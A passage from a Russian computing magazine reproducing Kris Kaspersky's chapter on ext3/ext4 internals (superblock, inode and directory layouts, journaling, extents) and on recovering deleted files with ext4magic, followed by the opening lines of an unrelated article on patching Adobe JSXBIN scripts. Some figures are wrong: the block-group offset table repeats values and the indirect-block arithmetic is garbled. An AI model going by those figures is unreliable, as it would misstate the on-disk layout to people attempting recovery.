- Power bank на четыре аккумуляторные батареи
- Power bank на восемь аккумуляторных батарей
- Аккумуляторы 18650
- Прошивка для Arduino
- Полный список AT-команд для SIM 800

ЭКСТЕНТЫ, ФАЙЛЫ, СУПЕРБЛОКИ

КАК РАБОТАЮТ ФАЙЛОВЫЕ СИСТЕМЫ EXT3 И EXT4 И КАК В НИХ ВОССТАНАВЛИВАТЬ ДАННЫЕ

Ксения Кириллова
Desperately in love with Linux and C
kclo3@icloud.com

Крис Касперски
Известный российский хакер. Легенда][, ex-редактор ВЗЛОМа. Также известен под псевдонимами мыщъх, nezumi (яп. 鼠, мышь), n2k, elraton, souriz, tikus, muss, farah, jardon, KPNC.

Каждый, кто работал в Linux, хотя бы однажды удалял ценный файл, а то и весь корневой каталог целиком! `rm -rf` живее всех живых, резервной копии нет (а должна бы быть!), времени на поиски и выбор утилит для восстановления — тоже. Как же быть?

INFO

В 2006 году вышла в свет книга Криса Касперски «Восстановление данных», которая быстро стала бестселлером. Сейчас эта книга готовится к переизданию. Мы публикуем отрывок из этой книги, посвященный восстановлению данных в файловых системах ext.

Ошибочное удаление файлов в *NIX — это достаточно распространенное явление, наверное, даже более частое, чем в мире Microsoft. Под Windows большинство файловых операций выполняется вручную с помощью проводника или других интерактивных средств типа FAR или Total Commander. Интерактивные среды есть и в Linux (KDE, GNOME, XFCE...), но немалая часть фанатов Linux — поклонники командной строки. Командная же строка — это регулярные выражения и скрипты, то есть автоматизированные средства управления — мощные, удобные и, при неправильном использовании, разрушительные. Малейшая небрежность — и можешь навсегда попрощаться со своими файлами!

Перефразируя Булгакова, можно сказать: мало того что файл смертен, так он еще и внезапно смертен! Беда никогда не предупреждает о своем приходе, и администратору приходится быть постоянно начеку. Несколько секунд назад все было хорошо: цвела весна, винчестер оживленно стрекотал всеми своими головками, администратор отхлебывал кофе из черной кружки с надписью root, как вдруг сотни гигабайт ценнейших данных внезапно разлетелись на мелкие осколки. Все силы брошены на разгребание завалов и спасение всех, кого еще можно спасти.

Доступность исходных текстов драйвера файловой системы значительно упрощает исследование ее внутренней структуры, которая, кстати говоря, очень проста. Поэтому восстановление данных на разделах ext2/3/4 — задача тривиальная.

ЗНАКОМЬТЕСЬ! СЕМЕЙСТВО РАСШИРЕННЫХ ФАЙЛОВЫХ СИСТЕМ

Изначально Linux был чем-то вроде вольного пересказа ОС Minix, разработка велась под ней же, и работали первые версии Linux на файловой системе Minix. Называлась та незамысловато — MINIX file system — и, в свою очередь, была вдохновлена файловой системой UNIX — UFS. Но, поскольку сама Minix разрабатывалась скорее в учебных целях, ее файловая система не обладала широкими возможностями. Например, размер раздела не мог превышать 64 Мбайт, а максимальная длина имени файла — 14 или 30 символов в зависимости от версии. Чтобы преодолеть такие ограничения, начали разрабатывать собственную ФС для Linux.

Немного об истоках

Новая файловая система расширяла возможности MINIXfs, за что, видимо, и получила название extended filesystem. Первая реализация расширенной файловой системы, ext fs, увидела свет в 1992 году в ядре Linux версии 0.96c. Теперь приверженцы Linux были ограничены двумя гигабайтами для раздела, а файлы могли иметь имя длиной до 255 символов. Тем не менее эта ФС была все еще сравнительно проста, поэтому дальнейшее ее развитие не заставило себя долго ждать. Примерно в это же время, кстати, в Linux появился такой уровень абстракции, как виртуальная файловая система (VFS), облегчающий добавление поддержки новых ФС в ядро.

С появлением через пару лет ext2 максимальные размеры файла и файловой системы возросли до 16 Гбайт и 2 Тбайт соответственно (при размере блока 1 Кбайт). Часть блоков (обычно 5%) теперь резервировалась под рут, не позволяя обычным пользователям заполнить весь раздел без остатка. Тогда эта ФС стала практически стандартом де-факто на линуксах, а ее реализации, говорят, были и под NT.

Поколение ext3

Третья расширенная файловая система (Third extended file system, ext3) появилась почти двадцать лет назад в одной из версий Linux 2.4.14. Она во многом напоминает свою предшественницу, ext2, но отличается поддержкой журналирования (в терминологии NTFS — транзакций). В отличие от ext2fs, она намного бережнее относится к массиву каталогов, хотя, как мы увидим чуть далее, нам это не сильно поможет.

В начале диска расположен загрузочный сектор, который на незагрузочных разделах может быть пустым. За ним по смещению 1024 байта от начала первого сектора лежит суперблок (`superblock`), содержащий ключевую информацию о структуре файловой системы. В FAT и NTFS эта информация хранится непосредственно в загрузочном секторе. В первую очередь нас будет интересовать 32-разрядное поле `s_log_block_size`, расположенное по смещению `18h` байт от начала суперблока. Здесь хранится размер одного блока (`block`), или, в терминологии MS-DOS/Windows, кластера, выраженный в виде указателя позиции, на которую нужно сдвинуть число `200h`. В естественных единицах это будет звучать так: `block_size = 200h << s_log_block_size` (байт). То есть, если `s_log_block_size` равен нулю, размер одного блока составляет `400h` байт, или два стандартных сектора. Структура дискового тома, отформатированного под ext3fs, показана в листинге ниже. Подробную информацию можно увидеть в выводе команды `fsstat`.

```
Смещение Размер                          Описание
-------- ------ -----------------------
0             1 boot record             ; Загрузочный сектор
-- block group 0 --                   ; Группа блоков 0
(1024 bytes)  1 superblock              ; Суперблок
2             1 group descriptors       ; Дескриптор группы
3             1 block bitmap            ; Карта свободных блоков
4             1 inode bitmap            ; Карта свободных inode
5           214 inode table             ; Массив inode (сведения о
файлах)
219        7974 data blocks             ; Блоки данных (файлы,
каталоги)

-- block group 1 --                   ; Группа блоков 1
819           1 superblock backup       ; Копия суперблока
819           1 group descriptors backup ; Копия дескриптора группы
819           1 block bitmap            ; Карта свободных блоков
819           1 inode bitmap            ; Карта свободных inode
819         214 inode table             ; Массив inode (сведения о
файлах)
840        7974 data blocks             ; Блоки данных (файлы,
каталоги)

-- block group 2 --                   ; Группа блоков 2
16385         1 block bitmap            ; Карта свободных блоков
16386         1 inode bitmap            ; Карта свободных inode
16387       214 inode table             ; Массив inode (сведения о
файлах)
16601      3879 data blocks             ; Блоки данных (файлы,
каталоги)
```

Вслед за суперблоком идут дескрипторы групп (`group descriptors`) и карты свободного пространства, они же битовые карты (`block bitmap`/`inode bitmap`), которые не имеют большого практического значения для наших целей. Что же касается таблицы инод, расположенной за ними, то она заслуживает более подробного рассмотрения. В ext3fs (как и многих других файловых системах из мира UNIX) так называемый индексный дескриптор (inode, он же инода) играет ту же самую роль, что и файловая запись в NTFS. Здесь сосредоточена вся информация о файле, кроме его имени: тип файла (обычный файл, каталог, символьная ссылка и так далее), его логический и физический размер, схема размещения на диске, время создания, модификации, последнего доступа или удаления, права доступа, а также ссылки на файл. Формат представления иноды в ext3 выглядит так:

```
Смещение Размер              Описание
-------- ------ ------------
0             2 i_mode        ; Формат представления
2             2 i_uid         ; UID пользователя
4             4 i_size        ; Размер файла в байтах
8             4 i_atime       ; Время последнего доступа к файлу
12            4 i_ctime       ; Время создания файла
16            4 i_mtime       ; Время модификации файла
20            4 i_dtime       ; Время удаления файла
24            2 i_gid         ; GID группы
26            2 i_links_count ; Количество ссылок на файл (0 — файл
удален)
28            4 i_blocks      ; Количество блоков, принадлежащих файлу
32            4 i_flags       ; Различные флаги
36            4 i_osd1        ; Значение, зависящее от ОС

40         12x4 i_block       ; Ссылки на первые 12 блоков файла

88            4 i_iblock      ; 1x INDIRECT BLOCK
92            4 i_2iblock     ; 2x INDIRECT BLOCK
96            4 i_3iblock     ; 3x INDIRECT BLOCK
100           4 i_generation  ; Поколение файла (используется NFS)
104           4 i_file_acl    ; ACL файла
108           4 i_dir_acl     ; ACL директории
112           4 i_faddr       ; Положение последнего фрагмента
116          12 i_osd2        ; Структура, зависящая от ОС
```

Первые 12 блоков, занимаемых файлом, называются непосредственными блоками (для наглядности они отделены переносами). Они хранятся в массиве `DIRECT BLOCKS` непосредственно в теле иноды. Каждый элемент массива представляет собой 32-битный номер блока. При среднем значении `BLOCK_SIZE`, равном 4 Кбайт, непосредственные блоки могут адресовать до `4 × 12 == 48` Кбайт данных. Если файл превышает этот размер, создаются один или несколько блоков косвенной адресации (`INDIRECT BLOCK`).

Первый блок косвенной адресации (1x `INDIRECT BLOCK`, или просто `INDIRECT BLOCK`) хранит ссылки на другие непосредственные блоки. Адрес этого блока хранится в поле `i_indirect_block` в inode. Как легко вычислить, он адресует порядка `BLOCK_SIZE/sizeof(DWORD) * BLOCK_SIZE = 4096/4 * 4` Мбайт данных. Если этого окажется недостаточно, создается косвенный блок двойной косвенной адресации (2x `INDIRECT BLOCK`, или `DOUBLE INDIRECT BLOCK`), хранящий указатели на косвенные блоки, что позволяет адресовать `(BLOCK_SIZE/sizeof(DWORD))**2 * BLOCK_SIZE = 4096/4 ** 4096 == 4` Гбайт данных.

Если же и этого все равно недостаточно, создается блок тройной косвенной адресации (3x `INDIRECT BLOCK`, или `TRIPLE INDIRECT BLOCK`), содержащий ссылки на блоки двойной косвенной адресации. Иерархия непосредственных блоков и блоков косвенной адресации схематично изображена ниже (блок тройной косвенной адресации не показан).




Схема блоков адресации ext3

По сравнению с NTFS такая схема хранения информации о размещении устроена намного проще. Вместе с тем она и гораздо «прожорливее». С другой стороны, ее несомненное достоинство по сравнению с NTFS состоит в том, что, поскольку все ссылки хранятся в неупакованном виде, для каждого блока файла можно быстро найти соответствующий ему косвенный блок, даже если inode полностью разрушен!

Имя файла, как уже сказано, в inode не хранится. Ищи его внутри каталогов, представляющих собой массив записей, формат которого выглядит так:

```
Смещение Размер            Описание
-------- ------ ----------
0             4 inode      ; Ссылка на inode
4             2 rec_len    ; Длина данной записи
6             1 name_len   ; Длина имени файла
7             1 file_type  ; Тип файла
8           ... name       ; Имя файла
```

При удалении файла операционная система находит соответствующую запись в каталоге, обнуляет поле `inode` и увеличивает размер предшествующей записи (поле `rec_len`) на величину удаляемой записи. Таким образом, предшествующая запись «поглощает» удаленную. Хотя имя файла в течение некоторого времени остается нетронутым, ссылка на соответствующий ему индексный дескриптор (`inode`) оказывается уничтоженной. Это создает проблему, так как теперь придется разбираться, какому файлу принадлежит обнаруженное имя.

Отдельно стоит поговорить о журнале файловой системы. Он гарантирует целостность файловой системы в случае непредвиденных сбоев. При этом важно понимать, что целостность файловой системы совсем не означает сохранность файлов!

Тем не менее наличие журнала играет важную роль при восстановлении данных в ext3/4, поскольку информация в нем зачастую помогает восстанавливать взаимосвязи элементов каталогов, инод и содержимого файлов (если она, конечно, еще не была затерта новыми событиями файловой системы). Вот одна из причин, почему важно как можно скорее отмонтировать раздел со случайно удаленными файлами!

Журнал файловой системы ext3 (да и ext4) может работать в трех режимах, и от выбора будет зависеть как надежность, так и производительность:

- **обратной записи** (writeback) — в журнал вносится только общая информация об операциях (метаданные), причем асинхронно по отношению к изменению в самих данных;
- **упорядочивания** (ordered) — в журнал также вносятся только метаданные, но перед записью изменений в файле на диск;
- **полного журналирования** (journal) — в журнал записываются и метаданные, и изменения в самом файле. Этот вариант, соответственно, самый «прожорливый», но только он может обеспечить целостность данных. Два предыдущих лишь ускоряют выявление ошибок ФС при проверке утилитой `fsck` и позволяют восстановить целостность файловой системы, но не содержимого хранящихся файлов.

В самом индексном дескрипторе при удалении файла тоже происходят большие изменения. Количество ссылок (`i_links_count`) обнуляется, и обновляется поле, хранящее время последнего удаления (`i_dtime`). Все блоки, принадлежащие файлу, в карте свободного пространства (`block bitmap`) помечаются как неиспользуемые, после чего данный `inode` также освобождается (обновляется `inode bitmap`).

Что принесла нам ext4?

Потолок разделов ext3 составляет 16 Тбайт. И если обычным пользователям это ограничение до лампочки, то в корпоративных сегментах оно приносит неудобства. К тому же использование битовых карт на больших разделах (начиная примерно с 1 Тбайт) заметно нагружает ЦП. В результате примерно в ядре версии 2.6.19 появилась ext4fs. Она не так совместима с ext3, как та совместима с ext2, хотя ext3-раздел можно примонтировать как ext4 и наоборот (но тогда теряется смысл нововведений в последней ФС). Более того, разработчики предусмотрели возможность перехода с ext3 на ext4 без переформатирования раздела.

Одно из главных улучшений четвертой расширенной файловой системы — использование дерева экстентов вместо карты свободных и занятых блоков, благодаря чему она намного эффективнее управляется с большими файлами. Это улучшает масштабируемость на разделы больших объемов. В то же время механизм экстентов позволяет уменьшать фрагментацию файлов, копируя фрагментированные части в непрерывные экстенты.

Также в ext4 появился механизм контрольных сумм журнала, гарантирующий, что в файловую систему будут внесены корректные изменения. Но, как и предшественница, ext4 может работать вообще без журнала, что немного улучшает ее производительность, но неизбежно ухудшает надежность файловой системы. Тем не менее данный режим можно назвать более предпочтительным для устройств на основе флеш-памяти, поскольку очень частые изменения файла журнала расходуют ресурс ячеек памяти.

В общем, казалось бы, с такими новшествами наши данные должны зажить новой жизнью, не зная горестей! Но они по-прежнему могут пропасть по многочисленным причинам. Что же на это скажет нам ext4?

Структура блоков ext4 не сильно отличается от имеющейся в ext3. Немного бóльшие изменения ожидали структуру индексных дескрипторов. Во-первых, она приобрела новые поля, стала вдвое объемнее и занимает минимум 256 байт. Это позволяет ей хранить, например, метки времени с наносекундной точностью (раньше была точность до секунды), счетчик изменений файла (он дает клиенту NFS возможность понять, изменился ли файл на стороне сервера), а также версию inode и его контрольную сумму.

Сами же номера инод стали 48-битными, благодаря чему поддерживаются разделы до 1 Эбайт при блоке в 4 Кбайт. Подробно ознакомиться со структурой inode в ext4 можно в соответствующей документации. А мы заметим, что вместо карты блоков в иноде ext4 по смещению `0x28` расположилось дерево экстентов `i_block[EXT4_N_BLOCKS=15]`. Экстенты определяют непрерывный участок в несколько расположенных друг за другом блоков. Один экстент может адресовать до 128 Мбайт при блоке в 4 Кбайт. Всего в одном индексном дескрипторе может храниться четыре экстента, а если их не хватает, то используется дерево экстентов, напоминающее схему косвенной адресации блоков в ext3.

Схема дерева экстентов в ext4

Получить содержимое служебных данных файловой системы в удобочитаемом виде ты можешь с помощью команды `fsstat`:

```
FILE SYSTEM INFORMATION
--------------------------------------------
File System Type: Ext4
< . . . >
Source OS: Linux
Dynamic Structure
Compat Features: Journal, Ext Attributes, Resize Inode, Dir Index
InCompat Features: Filetype, Needs Recovery, Extents, Flexible Block
Groups,
Read Only Compat Features: Sparse Super, Large File, Huge File, Extra
Inode Size

Journal ID: 00
Journal Inode: 8

METADATA INFORMATION
--------------------------------------------
Inode Range: 1 - 1572865
Root Directory: 2
Free Inodes: 1313879
Inode Size: 256
Orphan Inodes: 1456398, 1456397, 1456396, 1456395, 1456394,

CONTENT INFORMATION
--------------------------------------------
Block Groups Per Flex Group: 16
Block Range: 0 - 6291199
Block Size: 4096
Free Blocks: 4295049
< . . . >
```

Удаление файла в ext4 происходит в целом так же, как и в ext3: в записи каталога обнуляется поле inode и предшествующая запись поглощает удаляемую. В журнал при этом вносятся соответствующие записи. Также, благодаря использованию экстентов, удаление больших файлов в ext4 быстрее, чем в ext3.

В ПОИСКАХ УТРАЧЕННЫХ ДАННЫХ

В первую очередь обязательно размонтируй дисковый раздел или, на худой конец, перемонтируй его в режим «только чтение». Лечение активных разделов зачастую лишь увеличивает масштабы разрушений. Если восстанавливаемые файлы находятся на основном системном разделе, у нас два пути — загрузиться с Live CD или подключить восстанавливаемый жесткий диск на Linux-машину вторым.

Чтобы случайно что-нибудь не испортить, никогда не редактируй диск напрямую. Работай с его копией! Копию можно создать командой `cp /dev/sdb1 my_dump`, где `sdb1` — имя устройства, а `my_dump` — имя файла-дампа. Файл-дамп можно поместить на любом свободном разделе или скопировать на другую машину по сети. Все дисковые утилиты не заметят подвоха и будут работать с ним как с настоящим разделом. При необходимости его даже можно смонтировать на файловую систему: `mount my_dump mount_point -o loop`, чтобы убедиться, что восстановление прошло успешно. Команда `cp my_dump /dev/sdb1` копирует восстановленный файл-дамп обратно в раздел, хотя делать это совсем необязательно. Проще (и безопаснее) копировать только восстанавливаемые файлы.

Особенности восстановления файлов в ext3

В ext3fs полное восстановление файлов невозможно, даже если эти файлы были только что удалены. В этом отношении данная файловая система проигрывает как FAT, так и NTFS. Как минимум — теряется имя файла. Точнее говоря, как минимум теряется связь имен файлов с их содержимым. При удалении небольшого количества хорошо известных файлов эта проблема остается решаемой. Однако ситуация серьезно осложняется, если ты удалил несколько служебных подкаталогов, в которых никогда раньше не заглядывали.

Достаточно часто индексные дескрипторы назначаются в том же порядке, в котором создаются записи в таблице каталогов. Благодаря наличию расширений имен файлов (.c, .gz, .mpg и так далее) количество возможных комбинаций соответствий обычно оказывается сравнительно небольшим. Тем не менее восстановить удаленный корневой каталог в автоматическом режиме никому не удастся (а вот NTFS с этим справляется без труда).

В целом стратегия восстановления выглядит приблизительно так: сканируем таблицу индексных дескрипторов (`inode table`) и отбираем все записи, чье поле `i_links_count` равно нулю. Сортируем их по дате удаления, чтобы файлы, удаленные последними, оказались в верхних позициях списка. Как вариант, если ты помнишь примерное время удаления файла, можно просто наложить фильтр.

Если соответствующие индексные дескрипторы еще не затерты вновь создаваемыми файлами, извлекаем список прямых/косвенных блоков и записываем их в дамп, корректируя его размер с учетом «логического» размера файла, за который отвечает поле `i_size`.


А что с ext4?

По сути, процесс восстановления файлов (вернее, проблемы, препятствующие этому) тот же, что и в ext3. Однако лет этак десять назад появилась утилита с замечательным названием ext4magic (которая, впрочем, умеет работать и с разделами ext3). Она уже несколько лет не обновлялась, но и сами структуры ФС тоже по большей части сформировались давно.

Эта программа в отдельных случаях способна спасти не только файлы, но и их названия вместе со всеми атрибутами! Важную роль при восстановлении играет состояние журнала, которое и позволяет реконструировать взаимосвязь файлов с описывающей их служебной информацией — элементами каталогов и индексными дескрипторами. Естественно, чем меньше прошло времени и сделано изменений в файловой системе с момента удаления файлов, тем больше вероятность их успешно восстановить. После случайного удаления файла следует как можно быстрее отмонтировать ФС и по возможности создать образ восстанавливаемого раздела и работать уже с ним. Что ж, в этом деле без магии (и бубна) никак!

В примере ниже ты можешь видеть, как с ее помощью удается восстановить пару свежеудаленных файлов. Первой командой мы получаем информацию о состоянии корневого каталога файловой системы (`-f` принимает директорию относительно корня раздела, а не корневого каталога твоей Linux-системы). В списке файлов номера инод удаленных файлов взяты в угловые скобки, а их размер отображается как равный нулю.

Следующая команда возвращает из небытия файлы, которые утилита сочла удаленными за последние 24 часа. По умолчанию они сохраняются в папку `RECOVERDIR` в рабочем каталоге.



```
remnux@remnux: ~
File Edit Tabs Help
remnux@remnux:~$ sudo ext4magic /dev/sdc1 -f /
Filesystem in use: /dev/sdc1


Dump internal Inode 2
Status : Inode is Allocated

Inode: 2   Type: directory    Mode:  0755   Flags: 0x80000
Generation: 0    Version: 0x00000009
User:     0   Group:     0   Size: 1024
File ACL: 0    Directory ACL: 0
Links: 3   Blockcount: 2
Fragment:  Address: 0    Number: 0    Size: 0
ctime: 1584475349 -- Tue Mar 17 16:02:29 2020
atime: 1584475123 -- Tue Mar 17 15:58:43 2020
mtime: 1584475349 -- Tue Mar 17 16:02:29 2020
        2  d  755 (2)      0      0          1024 17-Mar-2020 16:02 .
        2  d  755 (2)      0      0          1024 17-Mar-2020 16:02 ..
       11  d  700 (2)      0      0         12288 17-Mar-2020 13:50 lost+found
       12  _  644 (1)      0      0         95932 17-Mar-2020 13:53 flag.enc
<      13> _  644 (1)      0      0             0 17-Mar-2020 15:58 reptile.tar
       14  _  644 (1)      0      0            69 17-Mar-2020 13:53 gaishniki
       15  _  644 (1)      0      0         92946 17-Mar-2020 13:53 Selection_001.png
<      16> _  644 (1)      0      0             0 17-Mar-2020 16:02 file2be.deleted

ext4magic : EXIT_SUCCESS
remnux@remnux:~$ sudo ext4magic /dev/sdc1 -r
"RECOVERDIR"  accept for recoverdir
Filesystem in use: /dev/sdc1

Using  internal Journal at Inode 8
Inode 2 is allocated
--------         RECOVERDIR/reptile.tar
--------         RECOVERDIR/file2be.deleted
MAGIC-1 : start lost directory search
MAGIC-2 : start lost file search
MAGIC-2 : start lost in journal search
ext4magic : EXIT_SUCCESS
remnux@remnux:~$ sudo ls -lh RECOVERDIR/
total 196K
-rw-r--r-- 1 root root   29 Mar 17 15:58 file2be.deleted
-rw-r--r-- 1 root root 190K Mar 17 13:53 reptile.tar
remnux@remnux:~$
```

Восстановление свежеудаленных файлов с помощью ext4magic

WARNING

Не забывай, что восстанавливать файлы на сам восстанавливаемый раздел — очень плохая затея!

Более того, сейчас, когда Linux далеко не только «конструктор для гиков», ext4magic уже не единственная тулза, умеющая восстанавливать файлы на ext-разделах. Вообще говоря, таким утилитам можно посвятить отдельную статью, но на всякий случай твои драгоценные данные могут спасти: DMDE, PhotoRec (от создателей утилиты `testdisk`), The Sleuth Kit, foremost.

Также существует утилита R-Studio, поддерживающая и восстановление с разделов ext2/3/4. Есть версия и под Linux, а еще — бесплатный продукт под названием R-linux, работающий исключительно с семейством расширенных файловых систем. Вообще говоря, часть из перечисленных программ восстанавливает файлы по их сигнатурам из сырых образов разделов. Они, считай, не зависят от используемой ФС, но в то же время не помогут восстановить имена файлов и структуру каталогов и малополезны при фрагментации файлов.

ОН ВЫЖИВЕТ?

Файлам — жить! Даже если им случилось попасть под горячую руку не на разделе NTFS. И чем меньше времени прошло с момента неудачного удаления, тем больше шансов на успешное восстановление. Особенно если вовремя размонтировать разделы, внимательно проверять вводимые команды и вовремя делать резервные копии. Ты ведь сделал бэкап?][

Что еще почитать по теме


- Вики по расширенным файловым системам на wiki.kernel.org;
- Ext4 Data Structures and Algorithm;
- статья Design and Implementation of the Second Extended File system поможет погрузиться в базовые концепции этого семейства файловых систем. Кстати, сам пакет программ e2fsprogs, несмотря на название, работает совсем не только с ext2.

На домашних страничках утилит по восстановлению данных также можно ознакомиться с нюансами восстановления информации на ext-разделах:

- giis, он же gET iT i sAY;
- ext4magic;
- extundelete;
- ext3grep;
- форум по TestDisc и PhotoRec.

ПАТЧИМ JSXBIN

КАК ПРАВИТЬ БИНАРНЫЕ СКРИПТЫ ADOBE БЕЗ ПЕРЕКОМПИЛЯЦИИ



Говорят, что, если бы в JavaScript нормально работал garbage collector, весь код улетал бы в треш сразу после написания. У этого языка и впрямь миллионы преданных хейтеров, но тем не менее его продолжают активно использовать. Например, корпорация Adobe — когда создает расширения и дополнения для собственных продуктов. А то, что однажды было создано, при желании может быть сломано или пропатчено. Об этом увлекательном процессе мы сегодня и поговорим.

МВК

